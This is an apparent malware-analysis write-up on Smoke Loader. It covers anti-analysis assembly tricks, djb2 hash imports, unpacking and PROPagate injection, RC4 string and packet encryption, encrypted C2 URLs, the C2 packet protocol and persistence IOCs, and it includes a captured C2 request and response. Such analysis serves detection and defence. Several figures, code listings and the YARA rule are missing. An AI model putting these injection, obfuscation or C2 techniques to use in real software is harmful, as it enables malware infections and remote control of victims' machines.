.text:004024A7                          loc_4024A7:                             ; CODE XREF: fourth_start+EA↑p
.text:004024A7 0CC 5E                                   pop     esi
.text:004024A8 0C8 8D BD 3C FF FF FF                    lea     edi, [ebp+var_C4]
.text:004024AE
.text:004024AE                          loc_4024AE:                             ; CODE XREF: fourth_start+15D↓j
.text:004024AE 0C8 80 3E 00                             cmp     byte ptr [esi], 0
.text:004024B1 0C8 74 1B                                jz      short loc_4024CE
```

- call loc_4024A7 puts the next instructions (in this case string “kernel32”) address onto stack and jumps over the data to the code
- pop esi puts the string’s address into esi register
- cmp byte ptr [esi], 0 the pointer can be now used as a normal rdata string

Assembly Trick II

```
.text:00402A23                       loc_402A23:                          ; CODE XREF: start+8A↑j
.text:00402A23 000 01 D8                          add     eax, ebx
.text:00402A25 000 EB 07                          jmp     short loc_402A2E
.text:00402A27                       ; ---------------------------------------------------------------------------
.text:00402A27 000 75 05                          jnz     short loc_402A2E
.text:00402A29 000 82 45 96 DE                    add     byte ptr [ebp-6Ah], 0DEh
.text:00402A29                       ; ---------------------------------------------------------------------------
.text:00402A2D 000 80                             db 80h
.text:00402A2E                       ; ---------------------------------------------------------------------------
.text:00402A2E
.text:00402A2E                       loc_402A2E:                          ; CODE XREF: start+93↑j
.text:00402A2E                                                            ; start+95↑j
.text:00402A2E 000 50                             push    eax
.text:00402A2F
.text:00402A2F                       locret_402A2F:                       ; CODE XREF: start+4D↑j
.text:00402A2F 004 C3                             retn                    ; probs 0x40294d
.text:00402A2F                       start        endp ; sp-analysis failed
```

Instead of executing jmp eax, eax is firstly pushed onto stack and then retn is executed.

Assembly Trick III

```
.text:004023A0                       loc_4023A0:                          ; CODE XREF: fourth_start+28↑j
.text:004023A0 0CC E8 31 EE FF FF                 call    dexor_buffer
.text:004023A5 0CC E8 00 00 00 00                 call    $+5
.text:004023AA 0D0 5B                             pop     ebx
.text:004023AB 0CC 81 EB AA 23 00 00              sub     ebx, 23AAh
.text:004023B1 0CC 89 F0                          mov     eax, esi
.text:004023B3 0CC 8B 40 0C                       mov     eax, [eax+0Ch]
```

call $+5 jumps to the next instruction (as call $+5 instruction lengths is 5) but because it's a call it also pushes the address onto stack.

In this case this is used to calculate the program's base address (0x004023AA – 0x23AA)

Custom imports

This stage uses a custom import table using a djb2 hash lookup.

It first iterates over 4 hardcoded library names, loads each one using LdrLoadDll and stores the handle.

```
.text:00402454 0CC E8 7D ED FF FF                    call    dexor_buffer
.text:00402459 0CC E8 49 00 00 00                    call    loc_4024A7      ; push imports addresses onto stack
.text:00402459                      ; ---------------------------------------------------------------------------
.text:0040245E                      aKernel32:
.text:0040245E 0CC 6B 00 65 00 72 00 6E+             text "UTF-16LE", 'kernel32',0
.text:00402470                      aUser32:
.text:00402470 0CC 75 00 73 00 65 00 72+             text "UTF-16LE", 'user32',0,0,0
.text:00402482                      aAdvapi32:
.text:00402482 0CC 61 00 64 00 76 00 61+             text "UTF-16LE", 'advapi32',0
.text:00402494                      aShell32:
.text:00402494 0CC 73 00 68 00 65 00 6C+             text "UTF-16LE", 'shell32',0,0
.text:004024A6 0CC 00                                db 0
.text:004024A7                      ; ---------------------------------------------------------------------------
.text:004024A7
.text:004024A7                      loc_4024A7:                             ; CODE XREF: fourth_start+EA↑p
.text:004024A7 0CC 5E                                pop     esi             ; get strings from stack
.text:004024A8 0C8 8D BD 3C FF FF FF                 lea     edi, [ebp+var_C4]
.text:004024AE
.text:004024AE                      loc_4024AE:                             ; CODE XREF: fourth_start+15D↓j
.text:004024AE 0C8 80 3E 00                          cmp     byte ptr [esi], 0 ; check if end of imports
.text:004024B1 0C8 74 1B                             jz      short loc_4024CE
.text:004024B3 0C8 8D 85 4C FF FF FF                 lea     eax, [ebp+a3]
.text:004024B9 0C8 56                                push    esi             ; a2
.text:004024BA 0CC 50                                push    eax             ; a1
.text:004024BB 0D0 E8 BD FC FF FF                    call    decode_unicode_and_load_library
.text:004024C0 0C8 85 C0                             test    eax, eax
.text:004024C2 0C8 0F 84 C1 01 00 00                 jz      leave_ret
.text:004024C8 0C8 AB                                stosd                   ; store library handle inder edi and move along
.text:004024C9 0C8 83 C6 12                          add     esi, 12h
.text:004024CC 0C8 EB E0                             jmp     short loc_4024AE ; check if end of imports
.text:004024CE                      ; ---------------------------------------------------------------------------
.text:004024CE
.text:004024CE                      loc_4024CE:                             ; CODE XREF: fourth_start+142↑j
.text:004024CE 0C8 EB 0F                             jmp     short loc_4024DF
.text:004024CE                      ; ---------------------------------------------------------------------------
.text:004024D0 0C8 73 4B 96 DE                       dd 0DE964B73h
```

Next, it iterates over 4 corresponding import hashes arrays and looks for matching values.

When a match is found, it grabs the functions address from the library thunk and stores it in an api table that is stored on the stack.

```
.text:00402A30 58 CB 7B 50             ntdll_imports    dd 507BCB58h             ; DATA XREF: fourth_start+5B↑o
.text:00402A34 0F 11 79 F7                              dd 0F779110Fh
.text:00402A38 D0 3A F2 D5                              dd 0D5F23AD0h
.text:00402A3C AA 46 02 87                              dd 870246AAh
.text:00402A40 4D AA 52 83                              dd 8352AA4Dh
.text:00402A44 DD 7A 50 FD                              dd 0FD507ADDh
.text:00402A48 CC 2C 0C 5A                              dd 5A0C2CCCh
.text:00402A4C 09 A5 6F 2A                              dd 2A6FA509h
.text:00402A50 D2 99 68 54                              dd 546899D2h
.text:00402A54 83 3F 03 64                              dd 64033F83h
.text:00402A58 A9 50 A3 60                              dd 60A350A9h
.text:00402A5C 06 66 B3 DE                              dd 0DEB36606h
.text:00402A60 E7 36 51 84                              dd 845136E7h
.text:00402A64 B0 4C 3D 8A                              dd 8A3D4CB0h
.text:00402A68 37 46 0F AF                              dd 0AF0F4637h
.text:00402A6C F1 D8 10 EE                              dd 0EE10D8F1h
.text:00402A70 00 00 00 00                              dd 0
.text:00402A74 60 50 BC AE             kernel32_imports dd 0AEBC5060h            ; DATA XREF: fourth_start+1B9↑o
.text:00402A78 ED CA CC 8A                              dd 8ACCCAEDh
.text:00402A7C 58 2A BD 9C                              dd 9CBD2A58h
.text:00402A80 A4 E6 5C F2                              dd 0F25CE6A4h
.text:00402A84 BE A5 56 D1                              dd 0D156A5BEh
.text:00402A88 C3 CD CC 8A                              dd 8ACCCDC3h
.text:00402A8C BB 74 70 05                              dd 57074BBh
.text:00402A90 4B 9B BB 2A                              dd 2ABB9B4Bh
.text:00402A94 99 1A B5 2A                              dd 2AB51A99h
.text:00402A98 1C 90 3F 5B                              dd 5B3F901Ch
.text:00402A9C 13 C7 B4 4D                              dd 4DB4C713h
.text:00402AA0 F2 27 40 FD                              dd 0FD4027F2h
.text:00402AA4 FA D8 81 86                              dd 8681D8FAh
.text:00402AA8 71 7E 27 60                              dd 60277E71h
.text:00402AAC 00                                       db    0
.text:00402AAD 00                                       db    0
.text:00402AAE 00                                       db    0
.text:00402AAF 00                                       db    0
.text:00402AB0 78 98 6C 5A             user32_impors    dd 5A6C9878h             ; DATA XREF: fourth_start+1D7↑o
.text:00402AB4 95 E8 54 D4                              dd 0D454E895h
.text:00402AB8 01 58 6A 57                              dd 576A5801h
.text:00402ABC 15 D3 EC 41                              dd 41ECD315h
.text:00402AC0 AE 3B 12 C6                              dd 0C6123BAEh
.text:00402AC4 D3 10 BC 90                              dd 90BC10D3h
.text:00402AC8 CF 57 0F 8F                              dd 8F0F57CFh
.text:00402ACC C9 97 88 9A                              dd 9A8897C9h
.text:00402AD0 F9 D3 AF 0B                              dd 0BAFD3F9h
.text:00402AD4 00 00 00 00                              dd 0
.text:00402AD8 DC 82 9D F0             advapi32_imports dd 0F09D82DCh            ; DATA XREF: fourth_start+1FB↑o
```

Hashes of functions to be imported

```
00000000
00000000 api_table       struc ; (sizeof=0xB4, mappedto_49)
00000000 NtOpenProcess   db 4 dup(?)
00000004 NtTerminateProcess db 4 dup(?)
00000008 NtCreateSection db 4 dup(?)
0000000C NtMapViewOfSection db 4 dup(?)
00000010 NtUnmapViewOfSection db 4 dup(?)
00000014 NtClose         db 4 dup(?)
00000018 NtAllocateVirtualMemory db 4 dup(?)
0000001C NtFreeVirtualMemory db 4 dup(?)
00000020 NtWriteVirtualMemory db 4 dup(?)
00000024 LdrLoadDll      db 4 dup(?)
00000028 RtlInitUnicodeString db 4 dup(?)
0000002C RtlDecompressBuffer db 4 dup(?)
00000030 RtlMoveMemory   db 4 dup(?)
00000034 RtlZeroMemory   db 4 dup(?)
00000038 strstr          db 4 dup(?)
0000003C tolower         db 4 dup(?)
00000040 GetSystemDirectoryA db 4 dup(?)
00000044 GetModuleFileNameA db 4 dup(?)
00000048 GetModuleHandleA db 4 dup(?)
0000004C GetVolumeInformationA db 4 dup(?)
00000050 Sleep           db 4 dup(?)
00000054 GetModuleFileNameW db 4 dup(?)
00000058 ExpandEnvironmentStringsW db 4 dup(?)
0000005C lstrcmpA        db 4 dup(?)
00000060 lstrcatW        db 4 dup(?)
00000064 CreateFileMappingW db 4 dup(?)
00000068 MapViewOfFile   db 4 dup(?)
0000006C CreateEventW    db 4 dup(?)
00000070 WaitForSingleObject db 4 dup(?)
00000074 CreateThread    db 4 dup(?)
00000078 GetForegroundWindow db 4 dup(?)
0000007C GetShellWindow  db 4 dup(?)
00000080 GetWindowThreadProcessId db 4 dup(?)
00000084 SendMessageA    db 4 dup(?)
00000088 SendNotifyMessageA db 4 dup(?)
0000008C SetPropA        db 4 dup(?)
00000090 EnumPropsA      db 4 dup(?)
00000094 EnumChildWindows db 4 dup(?)
00000098 wsprintfW       db 4 dup(?)
0000009C RegOpenKeyExA   db 4 dup(?)
000000A0 RegQueryValueExA db 4 dup(?)
000000A4 RegCloseKey     db 4 dup(?)
000000A8 OpenProcessToken db 4 dup(?)
000000AC GetTokenInformation db 4 dup(?)
000000B0 ShellExecuteExW db 4 dup(?)
000000B4 api_table       ends
000000B4
```

Constructed api function table

Unpacking


Finally, the program uses RtlDecompressBuffer with COMPRESSION_FORMAT_LZNT1 to decompress the buffer and execute the final payload using PROPagate injection[4].

Layer IV (final)

String encryption

All strings are encrypted using RC4 with a hardcoded key:

Function used to get a decrypted string from a specific index in the encrypted blob



Structure of encrypted strings blob

In this sample, the buffer decrypts to:

Decrypted strings


C2 URLs

C2 URLs are stored encrypted in the data section:

```
seg000:02FE1108 ; char c2_1
seg000:02FE1108 c2_1            db 17h,'7++/,epp:',27h,'/:-++003,q23p'
seg000:02FE1108                                         ; DATA XREF: seg000:cncs↓o
seg000:02FE1108                                         ; sub_2FE24C8+5E↓o
seg000:02FE1120 c2_key_1        dd 7D680BBEh            ; DATA XREF: sub_2FE24C8+68↓r
seg000:02FE1124 c2_2            db 1Bh,0B1h,0ADh,0ADh,0A9h,0AAh,0E3h,0F6h,0F6h,0BCh,0A1h,0A9h,0BCh,0ABh
seg000:02FE1124                                         ; DATA XREF: seg000:02FE12D8↓o
seg000:02FE1124                 db 2 dup(0ADh), 2 dup(0B6h), 0B5h, 0AAh, 0F7h, 0AAh, 0ADh
seg000:02FE1124                 db 0ABh, 0BCh, 0B8h, 0B4h, 0F6h
seg000:02FE1140 c2_key_2        dd 75A407F0h            ; DATA XREF: sub_2FE19DE+159↓r
seg000:02FE1144 dword_2FE1144   dd 3D007BACh            ; DATA XREF: load_stuff+126↓o
```

Part of data section that contains the encrypted URLs

The encrypted URL structure can be represented as:



Encrypted C2 URL structure

The encryption method is a simple xor routine with the byte key being derived from the dword key:

Decompiled function used to decrypt C2 URLs

Which can be rewritten to Python as:

Output example

Packet structure

Decompiled function used to pack and send command packets

Which can be represented as a C structure:

A struct representing the structure of command packet

Packet encryption is done using RC4 yet again. It's worth nothing, however, that different keys are used for encrypting the outbound packets and decrypting the inbound ones:

```
}
v36 = 0;
if ( (_BYTE)method_post )
{
  if ( (unsigned __int8)method_post == 1 )
  {
    v13 = get_decrypted_string(29);         // POST
    v32 = (int)v13;
    v14 = *a3;
    v36 = *a3;
    if ( (_BYTE)encrypt_data == 1 )
    {
      encrypt_data = 0x668CAA56;
      rc4(v7, (char *)&encrypt_data, v14, 4u);
    }
    v15 = get_decrypted_string(30);         // Content-Type: application/x-www-form-urlencoded
    goto LABEL_22;
  }
  v13 = (char *)encrypt_data;
  v15 = (char *)encrypt_data;
}
else
{
  v15 = 0;
  v13 = 0;
}
```


A part of decompiled function responsible for encrypting packets before sending them to the C2

```
v2 = 0;
C2 = (char *)a1;
v3 = (char *)send_command((char *)a1, 10001, 0, 0, a2, &data_length);
if ( !v3 || data_length <= 0 )
  goto LABEL_46;
v4 = *(_DWORD *)v3;
v30 = v4;
if ( (_BYTE)v4 != '<' && v4 < data_length || v4 < data_length )
{
  v31 = 0x55CAFF7D;
  rc4(v3 + 4, (char *)&v31, v4, 4u);
  v31 = lstrlenA(v3 + 4) + 5;
  if ( *((_WORD *)v3 + 2) == 0x7E2 )          // eg: e207317c3a7c706c7567696e5f73697a653d3134333730
  {
    LOBYTE(plugin_data) = 0;
    v5 = v3 + 6;
    byte_2FE3FE8 = 1;
    v29 = v3 + 6;
    v6 = get_decrypted_string(5);             // plugin_size
    v7 = find_index((int)(v3 + 6), (int)v6, 5);
    if ( v7 != -1 )
    {
      v9 = maybe_atoi(&v5[v7 + 11]);
      v8 = v9;                                // get plugin size
      plugin_size = v9;
      if ( plugin_size )
      {
        v8 = (unsigned __int8)plugin_data;
        if ( v9 + v31 == data_length )
          v8 = 1;
        plugin_data = v8;
      }
    }
    v28 = '|:|';                              // |:|
    v10 = find_index((int)v5, (int)&v28, v8);
    if ( v10 != -1 )
    {
```

A part of decompiled function responsible for decrypting packets before parsing them

Program routine

- The binary starts by obtaining a User Agent for IE version acquired by querying registry key Software\Microsoft\Internet Explorer and values svcVersion and Version. The obtained User Agent is used in later HTTP requests.
- Next, it tries to connect continuously to http://www.msftncsi.com/ncsi.txt until it gets a response, this way it makes sure that the machine is connected to the internet.
- Finallly, Smoke Loader begins its communication routine by sending a 10001 packet to the C&C. It gets a response with a list of plugins to be installed and a number of tasks to be fetched.
- The bot iterates over the task range and tries to get each task by sending a 10002 packet with the task number as an argument.
- The tasks payload is often not hosted on the C&C server but on a different host and a Location header with the real binary URL is returned instead.
- Upon execution of the task, a 10003 packet is sent back with arg_1 equal to task number and arg_2 equal to 1 if the task executed succesfully.



Graph representation of the communication between bot and C2

General IOCs

- Program dumps itself to %APPDATA%\Microsoft\Windows\[a-z]{8}\[a-z]{8}.exe
- Program creates a shortcut to itself in %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\[a-z]{8}.lnk
- Performs a System\CurrentControlSet\Services\Disk\Enum\0 registry query
- GET requests to http://www.msftncsi.com/ncsi.txt
- POST requests with HTTP 404 responses that include data

Example request and response:

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Length: 63
Host: housingcorp.net

 ...=1....G..n.~..q...U...p....;...(.%.r./O.W),FB...H.4.0....dyHTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 29 Mar 2018 21:35:59 GMT
Content-Type: text/html; charset=windows-1251
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16

ff17
~....}.c.%...l....r.....U...?.(...........57;).LZ..z...g.. ......gev....0\8..j....Z.x..Z..gu...)..l.pI.X...h...R.7.a}v.{..z)tq.9h:..4....J
...............mV...w.
..
lm...Pe.*.p...E.PZ....
V.(d......o.Ld.4q..p..Y....&..Za.c....y.ps.s.37......?'.9.....J..Me.h.
S..
Fr.LR...Z"..c..~..l.<m'.,.:.j.#m{P..?"........F..V."....v..=.........D...m@.....#{....H..8VOm=.^g.'Jz....,..wL..{CE......V.;..J..N...g...74.1%..t...
{.....u.K...I..O...fd..;.4..G.3....1c.*.E...L...z'.......IQ...0N...<...Xh...0...BU|....^.n.[....P....".OYP>..A..J..k......O!.....e."+cc
F.?....z....b...|~.x...gm..o.^.T.).?[.....Gq.)h.....w..F9O.a...
.....~.;P.a=.c...J..^.4F..        ...F....S...E..z.O..:=..f...Y.e.....c..h.,...........h....d..3.*=}...b...^@O.X.vJ(.\;?..=Q...7z.(.....VV...m&..nn:X.
8......kg..C..S....Q....3l.m..}z.B.;...{.#...-..>..*.L[?Q...gV...#~{.5.H.....6Ss.....J9........4X.k.;D.j.[.....wX."h.A.\......n<.e$....@|....9...s2.}.`..xW.g.d..$...
25@...%....1.o7.B=.eJ..I..=       ....N_.q>30..:.'.....@....
.....BP.Z..r.0.".7i"Ova..7....^.[p,..b.8.R.....vE.`G.Rpwj3{..Wm.....R.'.@.K.....*w.V.
......i....!.b..._. ]0..".d.[....=.                     ....(.........+./<-.....F./<..N3...]..R..f..i.$.....B.(.G.M.v..F..l]
(.......A...GV...?.hYk.zG...v)..#..t.G.nW.y.7fU..       .'..I.Ln...j....a6/..<.W....s.u..B.e..j{.F+..|.....a..I.R._L.....G...9.
a.6L.X....)9.*....j.HP.....m..=!..&.Z.t............5-.Kd)...?.Q..W...`1N..X.WrK........8.!.q. ..J6.....q.!(....|0l ...dG._.j......./<...6...u.x......4....oo.:...!S..
{(>......V...x7>......e..^............G./.....N..VJ..+..X[/\[.....,I{..?.+I....D`.#
........$..Y_./z.....I.+.c.1b..@{.8%C........5..
xkc.....B%.#F<u.. .w...Ml...
s.yAX..we.XrD.h...J.......0.......y?
+.....V.....u.3..[.F...%{F.`...T....7k...h......        0...`{.......-...!..#...JD.t....D)seb.q...xwxO..<..=.B
..:.->X.ct...          .E.w........P.O..D.9.3p...v*d.=..6.%...o${~2.s ................-t.(.          .{......
D....H....:.9pl....c!2..]r....S.....%`....1.X....I....8.qN..5k....O....2...b(...{s.W..Bi.@.l....F~..[.../.......n..d.f..'...N.~..GY.3,.2.)f.."..jVQ.@...O..gX..
...b...p
.A.....4..2...w.G
........F.J.?...C..rR.\..F%a.T.t!..F........<...v...1..K.H4 .9&6b.;.......I.........q...AeC....4..(..W|"...L43F..Kj..c..n.....*....T...bv/Tzm?r.."          AV.v...4
#....t|......pi..~!..j....c......G^+..$.L...D16.G.....!Y..*. 4.O..+q..$|.....;.C!        ..#>9.....>...P.Q.I.C\....$.........;.Z.....2S-.".
G....&'.....n....r0J].....Y...l=ml..._. .PC..v.E.......q"..#NF...F.u.#_.f9....q.lR*....}..|o<....'v.c?..g<...I.^..}R.
<          4G.&.~-.8.tz.k.M/..H...;1E%0.0....Ai...4&.....A.A...s.
...<.=      ..;..%@.5y.y(9..+.....0....{.|w.A7
U}B.y-B2....
.3...c0......F..@=F............P..D...'o.....!(=....#....
^q..^..!.1*s..~d+..5...K.c....0%......$N..f......5.....
~.J*s.r^..qf...N.....=V..t.....9`...............C.....H&}>g..|..Y.......kF...=..&a..#...|X.....j..} @.!..w......
.}W.....
i.._.~........n.E.....*..b........i...>-...h..*b....?w.p6.].....S]...oa.G.7...qr....y..%..\m.$..B.-6..e.....2".2...2..Mo.....DX..........S.....-.......f...t.
+K*...,..A.n..s.<I...1.>'.......3...(..c...W8.          v.2\..j._Q..O......_....5i7P.QZz.L...zE._...?v.0.(..!.b1O.~1.<(.'.JM.&{.....d.+}....\....A. ..,
9.R.r...Z....L).......fy.`.gE....y...h.J...U.
...M..4..WV+....:.(..}|}U....H.t...F...f.......h'........+.F#9:..U...+2..
...bx..9..S..'......h!+.b..8.W..m.v..qd..... .[.b....K.d..g...3.".......}....w*`.t...8..);,...f.*..C7...Lm.4 l7......GfM.k
%L....a.|....R.N|)g....E.P...'.).pr..N..J."..'. +go....S">+        uyI...4s+......4....v..PA.t....8....I.hre..V.....V.
1...j.pSn.NQ.....aw?.......S....;`X...lL..T.o.Y".p\...h...TCOec..]$-..F.n...A.a..pC..T.}.e...O.......o...$'`~Q.q&.......6U.......#....o..
.g..D....._a&..D....
._..2A...E(.t|......hCd@...{..I...`'j%lV.#.<..
```


Yara rule:

Collected IOCs

Malware configs:

Hashes:

References

[1] https://grabberz.com/showthread.php?t=29680

[2] https://web.archive.org/web/20160419010008/http://xaker.name/threads/22008/

[3] http://stopmalvertising.com/rootkits/analysis-of-smoke-loader.html

[4] http://www.hexacorn.com/blog/2017/10/26/propagate-a-new-code-injection-trick/

https://blog.malwarebytes.com/threat-analysis/2016/08/smoke-loader-downloader-with-a-smokescreen-still-alive/